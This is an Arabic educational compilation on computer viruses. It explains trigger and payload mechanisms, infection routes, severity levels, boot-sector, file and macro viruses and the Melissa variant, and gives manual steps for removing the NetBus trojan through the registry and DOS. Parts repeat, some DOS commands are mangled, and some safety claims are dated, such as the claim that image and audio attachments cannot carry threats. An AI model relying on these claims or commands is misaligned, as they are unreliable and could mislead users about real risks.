٣. آلية التنيشط The Trigger Mechanism وهو الجزء الذي يسمح للفيروس بالانتشار قبل أن يعرف وجودة كاستخدام توقيت الساعة في

فيروس MICHELANGELO الذي ينشط في السادس من آذار من كل عام ، وهناك فيروسات تنتظر حتى تنفيذ برنامج ما عدداً معيناً من المرات كما في فيروس I CELAND أو DISK CRUNCHING الذي يستهدف ملفات EXE. ويصيب كل عاشر ملف يتم تنفيذه ، أو بعد عدة مرات من إعادة إقلاع الكمبيوتر كما في فيروس TAIWAN الذي يسبب تهيئة القرص الصلب بعد (٩٠) إقلاع للكمبيوتر ، أو عند تنفيذ تسلسل معين من الأوامر FUMANCHU الذي ينشط عند الضغط على CTRL+ ALT + DEL.

٤- آلية التنفيذ The Payload Mechanism وهو الجزء الذي ينفذه الفيروس عندما يتم تنشيطه وقد يكون مجرد رسالة على الشاشة أو مسح بعض الملفات أو تخريب كامل للقرص الصلب أو مسح تدريجي للبيانات.

_ طرق انتقال الفيروسات (العدوى)
لا يمكن للفيروسات أن تنشأ من ذاتها أو بمرور الزمن (كظهور البكتيريا في البن) ويمكن أن

تنتقل من كمبيوتر مصاب لآخر سليم بواسطة الأقراص المرنة أو عبر خطوط الاتصالات أو ضمن الشبكات وبذلك يمكنها أن تنتقل من جهاز لآخر أو من شركة لأخرى أو من بلد لآخر .
ويمكننا أن نميز فئتين من فيروسات الكمبيوتر تبعاً لآلية العدوى وانتشار الفيروس :

❖ فيروس العدوى المباشرة Direct Infector

عندما يتم تنفيذ برنامج مصاب بفيروس من هذا النوع فإن ذلك الفيروس يبحث بنشاط عن ملف أو أكثر لينقل العدوى إليه ، ويمكن أن يقتصر البحث على الدليل أو الفهرس الحالي أو أن يتعدى ذلك ليشمل جميع الأدلة الفرعية الموصوفة في جملة المسار PATH وعندما يصيب أحد الملفات بالعدوى فإنه يقوم بتحميلة إلى الذاكرة وتشغيله وهذا النوع قليل الانتشار لأن آلية العدوى ليست فعالة كثيراً ، كما في فيروس VIENNA الذي يصيب الملفات من نوع COM. ويخربها بشكل عشوائي بأن يستبدل الرموز الخمسة الأولى بقفزة لإعادة إقلاع الكمبيوتر .

❖ فيروس العدوى غير المباشرة Indirect Infector

عندما يتم تنفيذ برنامج مصاب بفيروس من هذا النوع فغن ذلك الفيروس ينتقل إلى ذاكرة الكمبيوتر ويستقر فيها ويتم تنفيذ البرنامج الأصلي ثم يصيب الفيروس بالعدوى كل برنامج يتم تحميلة في الذاكرة بعد ذلك إلى أن يتم قطع التغذية الكهربائية عن الكمبيوتر أو إعادة تشغيله . وجميع فيروسات قطاع بدء التشغيل Boot Sector Virusesهي من هذا النوع.

إن الذي

تستطيع فيروسات الكمبيوتر عملة عندما يعود تنشيطها يعود لكاتب برنامجها ،وتكون النتيجة في حالات عديدة غير مؤذية إطلاقاً مثل كتابة رسالة ما على الشاشة كما في فيروس SHAKE الذي يظهر عبارة "Shake well before use" عند تنفيذ ملف COM. أو إسماع نغمة موسيقية كما في فيروس FRERE JACQUES الذي يعزف هذه الموسيقى أيام الجمعة.
وقد يكون التأثير ضاراً كما في فيروس FRIDAY 13 أو JERUSALEM الذي يصيب الملفات من نوع COM. ويحذف أي
ملفات تنفذ يوم الجمعة الثالث عشر من أي شهر . ويمكن في بعض الحالات أن يتنوع سلوك الفيروس كما في فيروس C HRISTMASالذي يدمر جدول مواقع الملفات FAT إذا نفذ أي ملف مصاب بها في الأول من نيسان بينما يعرض صورة لشجرة عيد الميلاد على الشاشة إذا نفذ الملف المصاب به بين ٢٤ كانون الأول وبداية العام الجديد . أما الفيروسات الأكثر خطورة فتسبب الضرر في الخفاء بدون أن تسمح لك بمعرفة ما يحدث وعندما يتم كشفها تكون تأثيراتها الضارة المتراكمة كارثة حقيقية حتى لو كنت تحتفظ بنسخ احتياطية بشكل منتظم كما في فيروس D ATACRIME .

_ تصنيف الفيروسات حسب خطورتها

يمكن تصنيف الفيروسات حسب شدة خطورتها والضرر تحدثة في سلم من ست درجات قياساً لمقدار لزمن اللازم لإلغاء التخريب الذي تحدثة وهي :

١. العادي Trivial

لا يفعل الفيروس ذو الضرر العادي شيئاً سوى التكاثر REPLICATION ويمكن أن لا يشعرنا بوجودة ولا يسبب ضرراً أو تخريباً معتمداً للمعلومات في الأقراص . وحالما يتم تشخيصة و اكتشافه فكل ما يتوجب هو حذف الفيروس فقط وبجهد قليل باستخدام أحد البرامج المضادة للفيروسات Anti-Virus Programs كما في فيروس STUPID الذي لا يفعل شيئاً سوى البحث عن ملف نظيف وإصابته .

٢. الثانوي Minor

يسبب للفيروس ذو الضرر الثانوي تغيراً أو مسحاً لواحد أو أكثر من الملف القابلة للتنفيذ Executable والتي تصاب بالفيروس. وبما أن هذه الملفات قد أخذت أساساً من الأقراص الأصلية المقدمة من قبل منتجي البرامج فإن إعادة تركيبها على الكمبيوتر بعد إزالة الفيروس هي عملية بسيطة نسبياً كما يمكن استرجاعها أو من النسخ الاحتياطية للبرنامج كما في فيروس AIDS الذي يصيب الملفات من نوع COM. ويكتب فوق ال 13K الأولى منها .

٣. المعتدل Moderate

يمكن للفيروس ذو الضرر المعتدل تدمير جميع الملفات الموجودة علي القرص الصلب غالباً عن طريق إعادة تهيئة r formatting أو استبدال المعلومات بكتابة معلومات أخرى تافهة فوقها . كما في فيروس DISK KILLER الذي يسبب إعادة تهيئة القرص الصلب عندما يبلغ عدد الأقراص المرنة التي تمت إصابتها عدداً محدداً أو فيرس COLUMBUS الذي يفعل الشيء ذاته إذا تم تنفيذ ملف COM مصاب في تاريخ ١٢ أكتوبر .

وبالرغم أن الكثيرين قد يرون أن هذه المشكلة خطيرة إلا أن مسح جميع الملفات لا يشكل ضرراً حقيقياً طالما كانت عملية النسخ الاحتياطي BACKUP تتم بانتظام .

٤. الرئيسي Major

يؤدي الفيروس ذو الضرر الرئيسي إلى تخريب المعلومات بشكل تدريجي وبطيء عبر فترة من الزمن كنسخ رسالة معينة أو تشكيل من الرموز في الملفات وبشكل عشوائي ، وبالرغم من أن هذا التخريب قد يجد قد يجد طريقة للنسخ الاحتياطية إلا أنه مرئياً بسهولة بعد تشخيص و معرفة الإصابة مما يمكن من تحديد الملفات المتضررة ويسهل إصلاحها كما في فيروس RIPPER الذي يتسبب في واحدة من كل ألف عملية كتابة على القرص تسجيل المعلومات بشكل خاطئ مما يؤدي إلى تخريب تدريجي للنظام.

٥. الشديد SEVERE

يتمكن الفيروس ذو الخطر الشديد من إحداث تغيرات ذكية وبارعة للبيانات دون أن يترك أثراً يشير إلى التغير الحاصل ، كأن يقوم بشكل عشوائي بمبادلة كتل من المعلومات المتماثلة في الطول بين بعض الملفات وإذا تأخر اكتشاف الإصابة به أكثر من بعضة أيام فإن هذا النوع من الضرر يستحيل إزالته لأن المعلومات الأصلية لن تكون موجودة في ذلك الوقت ولأن الضرر قد أستمر لفترة زمنية قبل تشخيص الفيروس فإن النسخ الاحتياطية ستكون مخربة على الغالب ولا يمكن الوثوق بها .

٦. اللامحدود Unlimited

يستهدف الفيروس ذو الضرر اللامحدود شبكات الكمبيوتر Network ويمضي أغلب الوقت في محاولة معرفة كلمة السر Password للمستخدمين الأكثر فاعلية ضمن الشبكة مثل المشرف Supervisor وعندما يتمكن من الحصول عليها فإنه يمررها إلى واحد أو أكثر من مستخدمي الشبكة على أمل أنهم سوف يستخدمونها لأغراض سيئة. وعندما يفقد الشخص المؤهل سيطرته على كلمة السر ورقم الحساب ويتم نقلها إلى شخص آخر يصبح هو المتحكم بكامل الشبكة.

_ تصنيف الفيروسات حسب منطقة الإصابة : يمكن تقسيم الفيروسات في فئتين وفقاً للمنطقة التي يصيبها الفيروس وهما .

١. فيروسات قطاع بدء التشغيل Boot Sector Viruses يمكن لهذا النوع أن يسبب العدوى إذا تم بدء التشغيل انطلاقاً من القرص المصاب ، ولايتحتم أن يكون ذلك القرص هو قرص نظام System Disk . ولأن المساحة التي يحتلها برنامج بدء التشغيل Boot Program صغيرة جداً فإن برنامج الفيروس يعتمد إلى نقلة إلى مكان آخر على القرص ويحل محله ليضمن لنفسه أولوية التنفيذ . كمثال فإن فيروس STONED يضع برنامج بدء التشغيل القديم في نهاية فهرس الملفات وبالتالي لا تمكن ملاحظته حتى يصل عدد الملفات على القرص العدد الأعظم المسموح ، بينما يحتل فيروس YALE القطاعات الأخيرة من المسار الأخير على القرص ولا تمكن ملاحظته إلا عندما يمتلئ القرص بالكامل أما فيروس DEN ZUCK فإن يهيئ مساراً إضافياً يختبئ فيه خارج المنطقة المعتادة على القرص وبالتالي تتعذر ملاحظته بالطرق العادية ، بينما تبحث بعض الفيروسات عن مكان فارغ على القرص وتحشر نفسها فيه ثم تسمه بعلامة عدم الصلاحية للتخزين BAD SECTORS .

٢. فيروسات البرامج Program Viruses

يقوم هذا النوع من الفيروسات بلصق نفسه بالملفات التنفيذية من نوع COM أو EXE أو BAT أو SYS وغيرها ، وتكون العدوى بهذا النوع فعالة وسريعة وفيروسات هذا النوع أكثر تنوعاً

من فيروسات قطاع بدء التشغيل إلا أنها أقل انتشاراً . ويمكن تصنيف فيروسات البرامج في أربع مجموعات هي :

- الفيروسات المتطفلة Parasitic Viruses

وهي الفيروسات التي تلصق نفسها بالملفات لكي تتكاثر وتبقى الملف نفسه بحالة سليمة في الغالب لأنها تضيف نفسها إما في بداية الملف Prepending Virus أو في نهايته Appending Virus والملفات من نوع COM يتم تحميلها للذاكرة ويبدأ تنفيذها عند أول أمر في البرامج لذا فإن الفيروسات التي تستهدفها تقوم بوضع نفسها قبل بداية البرنامج وعندما يتم تشغيل البرنامج فإن الفيروس ينفذ أولاً . أما الملفات من نوع EXE ففيها جزء يسمى المقدمة Header في بداية الملف يحدد حجم البرنامج وعدد الأقسام المستخدمة وطريقة ربطها معاً والمكان الذي سيبدأ التنفيذ عنده ، لذا فإن الفيروسات التي تستهدفها تقوم بحفظ المحتوى الأصلي لهذه المقدمة وتنسخ نفسها في نهاية الملف وتعدل المقدمة لتضمن تحميل الفيروس كقسم من الملف وتنفيذه أولاً .

وتوجد حالة نادرة هي للفيروس COMMAND BOMBER الذي يبحث عن مساحات فارغه ضمن الملف المستهدف ويخزن نفسه في عدة مناطق متفرقة من الملف .

- الفيروسات المرافقة Companion Viruses

تعتمد هذه الفيروسات على قاعدة الأسبقية في التنفيذ ، فعند وجود ملفين تنفيذين من نوع COM . و EXE . لهما نفس الاسم فإن الملف COM . هو الذي سينفذ أولاً إذا لم يذكر امتداد الملف عند طلب تنفيذه ، وتتمكن من نقل العدوى بدون تغير طول الملف عن خلق ملف جديد له نفس الاسم ولكن بامتداد COM . وعند تنفيذ الملف المصاب يقوم الفيروس بالبحث عن ملف EXE. جديد وإصابته ثم يحمل الملف المطلوب كما في فيروس AIDS II ، وكذلك يمكنها إصابة الملفات الدفعية BAT . بخلق ملفات مرافقة من نوع EXE or. .COM .

- الفيروسات الرابطة Linking Viruses.

تصيب هذه الفيروسات البرامج بتغير المعلومات في جدول مواقع الملفات بحيث تبدأ كل البرامج المصابة من نفس الموقع وهو عادة وحدة التخزين الأخيرة Cluster في القرص والتي تتضمن نص الفيروس مما يضمن للفيروس انتشاراً سريعاً كما في فيروس DIDII .

- الفيروسات الماكرو Macro Viruses

تصيب هذه الفيروسات الملفات والوثائق المكتوبة تطبيقات الكمبيوتر التي تتضمن لغات ماكرو مثل مايكروسوفت وورد وإكسيل . ففي معالج النصوص WORD . ينتقل الفيروس الماكرو من وثيقة مصابة عند فتحها ضمن البرنامج ويصيب القالب الرئيسي NORMAL. DOT وبعدها ينتقل إلى جميع الوثائق التي يتم فتحها أو إنشاؤها . وأول فيروسات هذا النوع هو فيروس CONCEPT . أما في برنامج Excel فينتقل الفيروس من جدول مصاب عند فتحه ويصيب القالب الرئيسي للبرنامج XLS.PERSONAL وبعدها ينتقل ليصيب الملفات بنفس الطريقة ، وأول فيروسات هذا النوع هو فيروس LAROUX .

_ التقنيات التي تستخدمها الفيروسات لمنع اكتشافها :

- الخداع : وهي عملية تمويه تستخدمها الفيروسات من أجل إخفاء وجودها . ومثال على ذلك إذا حاولت قراءة المعلومات في قطاع بدء التشغيل لقرص مصاب بفيروس BRAIN

أنواع الفايروسات

اولا: الفايروسات Virus

الفيروس لا يمكن ان يصيب جهازك بالعدوى الا اذا قمت بتشغيله بمعنى انك عندما تقوم بنقل ملف مصاب من فهرس الي فهرس او الى دسك فإن الفيروس لا يصيبك ولكن لو حاولت ان تمزح مع الفيروس وذلك بأن تشغل الملف المصاب فهذا يحول الفيرس الي الحالة النشطة

كما يجب ان تعلم ان الفيروسات لا تصيب سوى الملفات التنفيذية و ملفات الماكرو و التي هي نفسها الفيروس و بالنسبة لملفات الاخرى كملفات الصوت و الصور فانها عادة لا تصاب بالفيروسات

فا هذا النوع يصيب جهازك و يقوم بتخريبه و يقوم بستنساخ نفسه اي انه يصيب البرامج التي في جهازك اي انك عندما تصاب بفايروس و تقوم بتشغيل برناج في جهازك ثم تنسخ هذا البرنامج الى جهاز ثاني فا سوف يصاب الجهاز الاخير

ثانيا:احصنة طرواده Trojan Hours

هذا النوع من الفيروسات لا ينسخ نفسه ، فقط عندما تثبته يقوم بعمل معين كأن يقوم بسرقة ملفات او ارقام سريه من جهازك الى مكان ما على الانترنت و هو الاكثر استخداما ادي الهاكرز لسرقة المعلومات.

ثالثا: الدود warm

برامج تنسخ نفسها من جهاز الى جهاز عن طريق الشبكات ولا تحتاج لاي نسخ منك فهي تنتقل عن طريق الشبكات لوحدها

فيروس ميليسا

يبدو ان العالم السفلي للانترنت والمعلوماتية قد جدد عزمه من جديد للمزيد من الحاق الضرر بمستخدمي شبكات الانترنت والشبكات المعلوماتية عن طريق تطوير جيل جديد من الفيروسات اكثـر قـدرة علـى التدمير والتخريب من ذي قبل عن طريق الاستفادة من الفيروسات السوداء التي ظهـرت فـي العـامين الماضيين.

اشارت مصادر اعلامية مختلفة على شبكة الانترنت في تقارير حصلت الجزيرة على نسخة منها وقامـت بجمع معلومات من مصادر اخرى ان فيروس ميليسا المرعب قد عاود الظهور مجددا لينتقل من مكان الى آخر عبر البريد الالكتروني مؤكدة انه هذه المرة يأتي على شكل رسالة بريدية تحمل ملف وورد مرفقـا

بعنوان ANNIV. doc بينما يتضمن عنوان الرسالة عبارة رسالة مهمة جدا Important message ، واوضحت ان فيروس ميليسا الجديد يحمل اسماء مختلفة من بينها Melissa.W او Melissa-X ليلحق المزيد من الاضرار بمتسلمي تلك الرسالة عبر البريد الالكتروني،

ويتمثل عمل الفيروس في نسخته الجديدة بقدرته على الانتشار باستخدام عناوين المستخدمين address book المسجلين لدى الجهاز المصاب اذ يكفي للفيروس الوصول فقط الى بريد المستخدم ليعمـل علـى نشر نفسه من جديد على الضحايا الجديد ومن دون الحاجة الى فتح الملف المرفق ولعل مايميز الفيـروس الجديد انه لا يكتفي فقط بمستخدمي اجهزة الكمبيوتر القائمة على بيئة IBM بل انه يعمل ايضا على بيئـة الماكنتوش،

وكان الفيروس المدمر في نسخته السابقة قد انتشر بشكل واسع في مختلف انحاء العالم في عام ١٩٩٩ و ٢٠٠٠م وسبب دمارا شاملا تعطلت معه مئات الالاف من الاجهزة الحاسوبية عبر العالم،

وكشفت شركة سيمانتيك الشهيرة بانتاج برامج مكافحة الفيروسات انها قد رصدت ظهور النسخة الجديـدة من فيروس ميليسا الجديد في اوروبا وانه انتقل بسرعة الى اجزاء اخرى من العالم،

وقد صنفت شركة mcafee.com المتخصصة في برمجيات مكافحة الفيروسات الفيروس الجديـد فـي اعلى درجات الخطورة ليفوق بذلك جميع الفيروسات الاخرى المعروفة

آلية عمل الفايروسات

للفيروس أربعة آليات أثناء انتشاره في الكمبيوتر الضحية

١- آلية التناسخ Replication

وهو الجزء الذي يسمح للفيروس أن ينسخ نفسه وبدونه لا يمكن للبرنامج أن يكرر ذاته وبالتالي فهو ليس فيروسا . .

٢- آلية التخفي The Protection Mechanism

وهو الجزء الذي يخفى الفيروس عن الاكتشاف ويمكن أن يتضمن تشفير

الفيروس لمنع البرامج الماسحة التي تبحث عن نموذج الفيروس من اكتشافه

٣- آلية التنشيط Activate

وهو الجزء الذي يسمح للفيروس بالانتشار قبل أن يعرف وجوده كاستخدام توقيت الساعة

كما في فيروس MICHELANGELO الذي ينشط في السادس من آذار من كل عام وهنالك فيروسات تنتظر حتى تنفذ برنامج ما عددا معين من المرات كما في فيروس

ICELAND ،و كما في فيروس TAIWAN الذي يسبب تهيئة القرص الصلب بعد (٩٠)اقلاع للكمبيوتر ،وفيروس MANCHU الذي ينشط عند الضغط على مفتاحCTRL+ALT+DEL

تعمل الفيروسات بطرق مختلفة، وسنعرض فيما يلي للطريقة العامة التي تنتهجها كافة الفيروسات. في البداية يظهر الفيروس على جهازك، ويكون قد دخل إليه مختبئاً في ملف برنامج ملوث (مثل ملفات COM أو EXE أو قطاع الإقلاع). وكانت الفيروسات في الماضي تنتشر بشكل أساسي عن طريق توزيع أقراص مرنة ملوثة. أما اليوم، فمعظمها يأتي مع البرامج المنقولة عبر الشبكات (ومن بينها إنترنت)، كجزء من برنامج تركيب نسخة تجريبية من تطبيق معين، أو ماكرو لأحد التطبيقات الشهيرة، أو كملف مرفق (attachment) برسالة بريد إلكتروني.

ويجدر التنويه إلى أن رسالة البريد الإلكتروني نفسها لا يمكن أن تكون فيروساً، فالفيروس برنامج، ويجب تشغيله لكي يصبح نشطاً. إذاً الفيروس المرفق برسالة بريد إلكتروني، لا حول له ولا قوة، إلى أن تشغّله. ويتم تشغيل فيروسات المرفقات عادة، بالنقر عليها نقرة مزدوجة بالماوس. ويمكنك حماية جهازك من هذه الفيروسات، بالامتناع عن تشغيل أي ملف مرفق برسالة بريد إلكتروني، إذا كان امتداده COM أو EXE، أو إذا كان أحد ملفات بيانات التطبيقات التي تدعم الماكرو، مثل برامج أوفيس، إلى ما بعد فحصه والتأكد من خلوه من الفيروسات. أما ملفات الرسوميات والصوت ، وأنواع ملفات البيانات الأخرى القادمة كمرفقات، فهي آمنة، ولا يمكن للفيروس أن ينشط من خلالها، ولذلك فهو لا يهاجمها .

إذاً يبدأ الفيروس دورة حياته على الجهاز بشكل مشابه لبرنامج حصان طروادة، فهو يختبئ في ثنايا برنامج أو ملف آخر، وينشط معه. في الملفات التنفيذية الملوثة، يكون الفيروس قد أضاف شيفرته إلى البرنامج الأصلي، وعدل تعليماته بحيث ينتقل التنفيذ إلى شيفرة الفيروس. وعند تشغيل الملف التنفيذي المصاب، يقفز البرنامج عادة إلى تعليمات الفيروس، فينفذها، ثم يعود ثانية لتنفيذ تعليمات البرنامج الأصلي. وعند هذه النقطة يكون الفيروس نشطاً، وجهازك أصبح ملوثاً ،وقد ينفذ الفيروس مهمته فور تنشيطه ويطلق عليه فيروس العمل المباشر (direct-action) أو يقبع منتظراً في الذاكرة، باستخدام وظيفة " الإنهاء والبقاء في الذاكرة" (terminate and stay resident, TSR)، التي تؤمنها نظم التشغيل عادة.

وتنتمي غالبية الفيروسات لهذه الفئة، ويطلق عليها الفيروسات "المقيمة". ونظراً للإمكانيات الكبيرة المتاحة للبرامج المقيمة في الذاكرة، بدءاً من تشغيل التطبيقات والنسخ الاحتياطي للملفات إلى مراقبة ضغطات لوحة المفاتيح ونقرات الماوس (والكثير من الأعمال الأخرى)، فيمكن برمجة الفيروس المقيم، لتنفيذ أي عمل يمكن أن يقوم به نظام التشغيل، تقريباً . يمكن تشغيل الفيروس المقيم كقنبلة، فيبدأ مهمته على جهازك عند حدث معين. ومن الأمور التي تستطيع الفيروسات المقيمة عملها، مسح (scan) قرصك الصلب وأقراص الشبكة بحثاً عن الملفات التنفيذية، ثم نسخ نفسها إلى هذه الملفات وتلويثها.

حصن نظامك ضد الفايروسات

تعتبر الفيروسات أكثر المشاكل خطراً، التي يمكن أن تصيب الأنظمة، حيث تظهر كل يوم، عشرات منها، يمكنها تدمير البيانات، أو تخريبها على مستوى واسع. وعليك لذلك، أن تركب برنامج حماية من الفيروسات في نظامك، وأن تحدث ملفات تعريف الفيروسات، من الشركة المنتجة، خلال فترات متقاربة، لتضمن الحماية من أحدث الفيروسات، حيث أن الحديث منها، هو الذي يتسبب بأكبر الأضرار، نتيجة عدم تعرف برامج الوقاية عليه.

كما تقوم أشهر الشركات التي تقدم برامج الحماية من الفيروسات. بطرح إصدارات تجريبية من هذه البرامج، يمكنك اختبارها، واختيار أنسبها لنظامك. وننصحك بإبقاء هذه البرامج فعالة طيلة الوقت، حيث تقدم بعضها، إمكانية فحص الشيفرات المكونة لصفحات HTML بحثاً عن برمجيات ActiveX أو جافا خبيثة، لكنها ليست فعالة كثيراً، في هذا المجال، لأن مثل هذه البرمجيات الخبيثة، يمكن تعديلها بسهولة، بحيث لا تتمكن هذه البرامج أن تتعرف عليها.

وتذكّر أن تعدل إعدادات برامج الحماية، بحيث تفحص البرامج المرفقة مع رسائل البريد الإلكتروني تلقائياً، أو أن تفحص البرامج المرفقة يدوياً، قبل تشغيلها، إذا لم يتضمن برنامج الحماية الذي تستخدمه ميزة الفحص التلقائي هذه.

إذا كنت مسؤولاً عن إدارة شبكة تتضمن كثيراً من تبادل البيانات مع شبكات خارجية، أو كنت تتعامل مع بيانات عالية الأهمية، فننصحك باستخدام برنامجين من برامج الحماية من الفيروسات معاً، وتركيبهما على نظامك، حيث تضمن بذلك، أعلى درجة ممكنة من الحماية، إذا تعثر أحد البرنامجين في الفحص، حيث يمكن أن يعطيك أحدهما تنبيهاً خاطئاً (كما فعل سابقاً، برنامج Norton AntiVirus، مع القرص المدمج من مجلة PCMagazine العربية، قبل أن تصحح منتجة البرنامج، شركة Symantec، خطأها)، أو أن يخفق أحدهما في الكشف عن فيروس معين. وسيسبب لك ذلك، في الحالتين، إزعاجاً كبيراً. وسيقدم لك استخدام برنامجين تأكيداً مضاعفاً، إذ أن رأيين أفضل من رأي واحد! لكن، تجدر الإشارة إلى أن قلة من برامج الوقاية من الفيروسات، يمكن أن تتضارب، إذا عملت معاً.

- احذر هذه البرامج

وضحنا مدى الأخطار التي تتعرض إليها، عند استخدام بعض البرامج المختلفة، مثل برامج الماسنجر ، وخاصة ICQ وبعض أنظمة الدردشة، حيث تبقى هذه البرامج فعالة طيلة فترة عمل الجهاز، وتسلط الضوء عليك، كلما اتصلت بإنترنت، معلنة وجودك، لمن يرغب من المخترقين، بالإضافة إلى أنها تقدم له معلومات عنك، تسهل عملية الاختراق. وننصحك لذلك، أن توقف عمل مثل هذه البرامج، كلما توقفت عن استخدامها.

تفصيل الفايروسات

يبحث مطورو الفيروسات، بشكل دائم، عن طرق جديدة لتلويث كمبيوترك ، لكن أنواع الفيروسات معدودة عملياً، وتصنف إلى: فيروسات قطاع الإقلاع (boot sector viruses)، وملوثات الملفات (file infectors) ، وفيروسات الماكرو (macro viruses) ، وتوجد أسماء أخرى لهذه الفئات، وبعض الفئات المتفرعة عنها، لكن مفهومها يبقى واحداً.

تقبع فيروسات قطاع الإقلاع في أماكن معينة على القرص الصلب ضمن جهازك، وهي الأماكن التي يقرأها الكمبيوتر وينفذ التعليمات المخزنة ضمنها، عند الإقلاع. تصيب فيروسات قطاع الإقلاع الحقيقية منطقة قطاع الإقلاع الخاصة بنظام دوس (DOS boot record)، بينما تصيب فيروسات الفئة الفرعية المسماة MBR viruses، قطاع الإقلاع الرئيسي للكمبيوتر (master boot record). يقرأ الكمبيوتر كلا المنطقتين السابقتين من القرص الصلب عند الإقلاع ، مما يؤدي إلى تحميل الفيروس في الذاكرة. يمكن للفيروسات أن تصيب قطاع الإقلاع على الأقراص المرنة، لكن الأقراص المرنة النظيفة، والمحمية من الكتابة، تبقى أكثر الطرق أمناً لإقلاع النظام، في حالات الطوارئ. والمشكلة التي يواجهها المستخدم بالطبع، هي كيفية التأكد من نظافة القرص المرن، أي خلوه من الفيروسات، قبل استخدامه في الإقلاع، وهذا ما تحاول أن تفعله برامج مكافحة الفيروسات.

تلصق ملوثات الملفات (وتدعى أيضاً الفيروسات الطفيلية parasitic viruses) نفسها بالملفات التنفيذية، وهي أكثر أنواع الفيروسات شيوعاً. وعندما يعمل أحد البرامج الملوثة، فإن هذا الفيروس، عادة، ينتظر في الذاكرة إلى أن يشغّل المستخدم برنامجاً آخر، فيسرع عندها إلى تلويثه. وهكذا، يعيد هذا النوع من الفيروس إنتاج نفسه، ببساطة، من خلال استخدام الكمبيوتر بفعالية، أي بتشغيل البرامج! وتوجد أنواع مختلفة من ملوثات الملفات، لكن مبدأ عملها واحد.

تعتمد فيروسات الماكرو (macro viruses)، وهي من الأنواع الحديثة نسبياً، على حقيقة أن الكثير من التطبيقات تتضمن لغات برمجة مبيتة ضمنها. وقد صممت لغات البرمجة هذه لمساعدة المستخدم على أتمتة العمليات المتكررة التي يجريها ضمن التطبيق، من خلال السماح له بإنشاء برامج صغيرة تدعى برامج الماكرو. تتضمن برامج طاقم أوفيس، مثلاً، لغة برمجة مبيتة، بالإضافة إلى العديد من برامج الماكرو المبيتة أيضاً، والجاهزة للاستخدام المباشر. وفيروس الماكرو ببساطة، هو برنامج ماكرو مصمم للعمل مع تطبيق معين، أو عدة تطبيقات تشترك بلغة برمجة واحدة. أصبحت فيروسات الماكرو شهيرة بفضل الفيروس المصمم لبرنامج مايكروسوفت وورد. فعندما تفتح وثيقة أو قالباً ملوثين، ينشط الفيروس ويؤدي مهمته التخريبية. وقد برمج هذا الفيروس لينسخ نفسه إلى ملفات الوثائق الأخرى، مما يؤدي إلى ازدياد انتشاره مع استمرار استخدام البرنامج.

ويجمع نوع رابع يدعى الفيروس "متعدد الأجزاء" (multipartite) بين تلويث قطاع الإقلاع مع تلويث الملفات، في وقت واحد.

ستجد قائمة ضخمة بأسماء الفيروسات، مع شرح تفصيلي عن آثار كل منها، في قسم Virus Encyclopedia من موقع مختبر مكافحة الفيروسات، الخاص بشركة Symantic، التي تنتج برنامج نورتون أنتي فايروس الشهير على العنوان:

http://www.symantec.com/avcenter/vinfodb.html

برنامج : Net bus

أشهر البرامج وأكثرها إنتشارا كما ذكرنا سابقا وقد يكون سبب إنتشاره أنه من أوائل البرامج التي ظهرت لهذا الغرض ، ولسهولة إستخدامه لقي رواجا كبيرا وعلى الرغم من أنه لم يكمل العامين من أنه لم يكمل العامين من عمره إلا أنه يوجد العديد من الإصدارات التي تتحسن في كل إصدارة عن سابقـتها وتزداد خـطـورة ،، سنناقش حاليا كيفية إزالة أشهــر ثلاث إصدارات .

Netbus Ver 1.6 & 1.7

نظـام التشغيل	win 95 -win98 -win Nt
الملف الخادم	patch.exeويمكن تغيير الإسم
حجم الملف الخادم	470 kb
المنافذ التي يستخدمها	12345و ١٢٣٤٦

التخلص منه

-إضغط على إبدأ ثم تشغيل

-إكتب في مربع التشغيل regedit لكي تدخل الى ملف التسجيل ثم أنقر على موافق OK

-في الجهة اليمنى من ملف التسجيل إنقر على علامة + من أمام العبارات التالية :

HKEY_LOCAL_MACHINE

+Software

+ Microsoft

+ Windows

+Current Version

-إنقر على المجلدRun ستجد داخل هذا المجلد البرامج التي تعمل تلقائيا عند بدء تشغيل الويندوز

والتي قد يكون من ضمنها إسم الملف الخادم ، إذا وجدت أي قيمة في الجهة اليسرى من ملف التسجيل تشير الى ملف إسمه patch.exe فهذا هو الخادم .. مع العلم بأنه قد يكون أي إسم أخر فإبحث عن أي ملف غريب ليس من البرامج المعروفة الخاصة بالويندوز .

-بعد العثور عليه توجه الى مجلد Windows ثم مجلد System

-إبحث عن إسم الملف الذي عثرت عليه بداخل مجلد Run في ملف التسجيل إذا عثرت عليه (عادة يكون حجمه ٤٧٠ كيلو بايت) تكون قد عثرت على الخادم الذي يستخدمه المخترق للدخول عليك

-قم بحذفه يدويا وذلك بالنقر عليه بالزر الأيمن ثم إنقر على حذف أو قم بإزالته بواسطة الدوس وذلك بكتابة الأمر التالي > del xxx.exe : حيث xxx تعني إسم الخادم patch أو أي إسم أخر

-إذهب الى نفس المجلد في ملف التسجيل للتأكد من عدم وجود هذا الملف

طريقة تتخلص من فايروسات التجسس

الطريقة الأولى -:

اتجه إلى ابدأ ثم اختر أمر تشغيل وعند
ظهور النافدة اكتب الأمر كما هو مبين في الشكل :
عندها سوف تظهر لك نافذة ملفات التسجيل . وسوف اكتب الخطوات
بالترتيب . اتبع الخطوات التالية بالترتيب :
اختر من الملفات HKEY_LOCAL_MACHINE :
ثم SOFTWARE :
ثم MICROSOFT :
ثم WINDOWS :
ثم CURRENT VERSION :
ثم RUN :

ملاحظة : في بعض الأحيان تجد اكثر من RUN كل ما عليك ان تبحث بها كلها
عندما تضغط على (RUN) سوف تظهر على يمينك نافدة ملفات التسجيل وبها أوامر
التسجيل وأسماء الملفات التي تعمل مع الويندوز ، ابحث عن أي ملف تجسس
مثل (patch.exe) أو ، (Explo32) وغيرها
وعندما تجد تلك الملفات قم بمسحه فوراً ، وأعد تشغيل الكمبيوتر

ثانياً -الطريقة الثانية -:

تعتبر هذه الطريقة أسهل الطرق ، وتستخدم عاده لكشف ملف
التجسس عن طريق استخدام أوامر الدوس .
اذهب لقائمة ابدأ ومن ثم البرامج واختر أمر تشغيل الدوس
MS-DOS)موجّة (واكتب هذا الأمر
C:Windowsdir patch.*
إذا وجدت ملف تجسس قم بمسحه فوراً بالأمر التالي :
C:Windowsdelet patch.*

ثالثاً -الطريقة الثالثة -:

اتجه إلى ابدأ ثم تشغيل وفي الخانة أكتب الأمر التالي :
(msconfig)

سوف تظهر لك نافذة وفي أعلاها عدة أوامر اختر الأمر : بدء التشغيل
عندها سوف تظهر لك نافذة بها عدة مربعات وكل مربع به علامة . من هذه النافذة يمكنك
إيقاف عمل أي برنامج وليس حدفه

رابعاً -الطريقة الرابعة -:

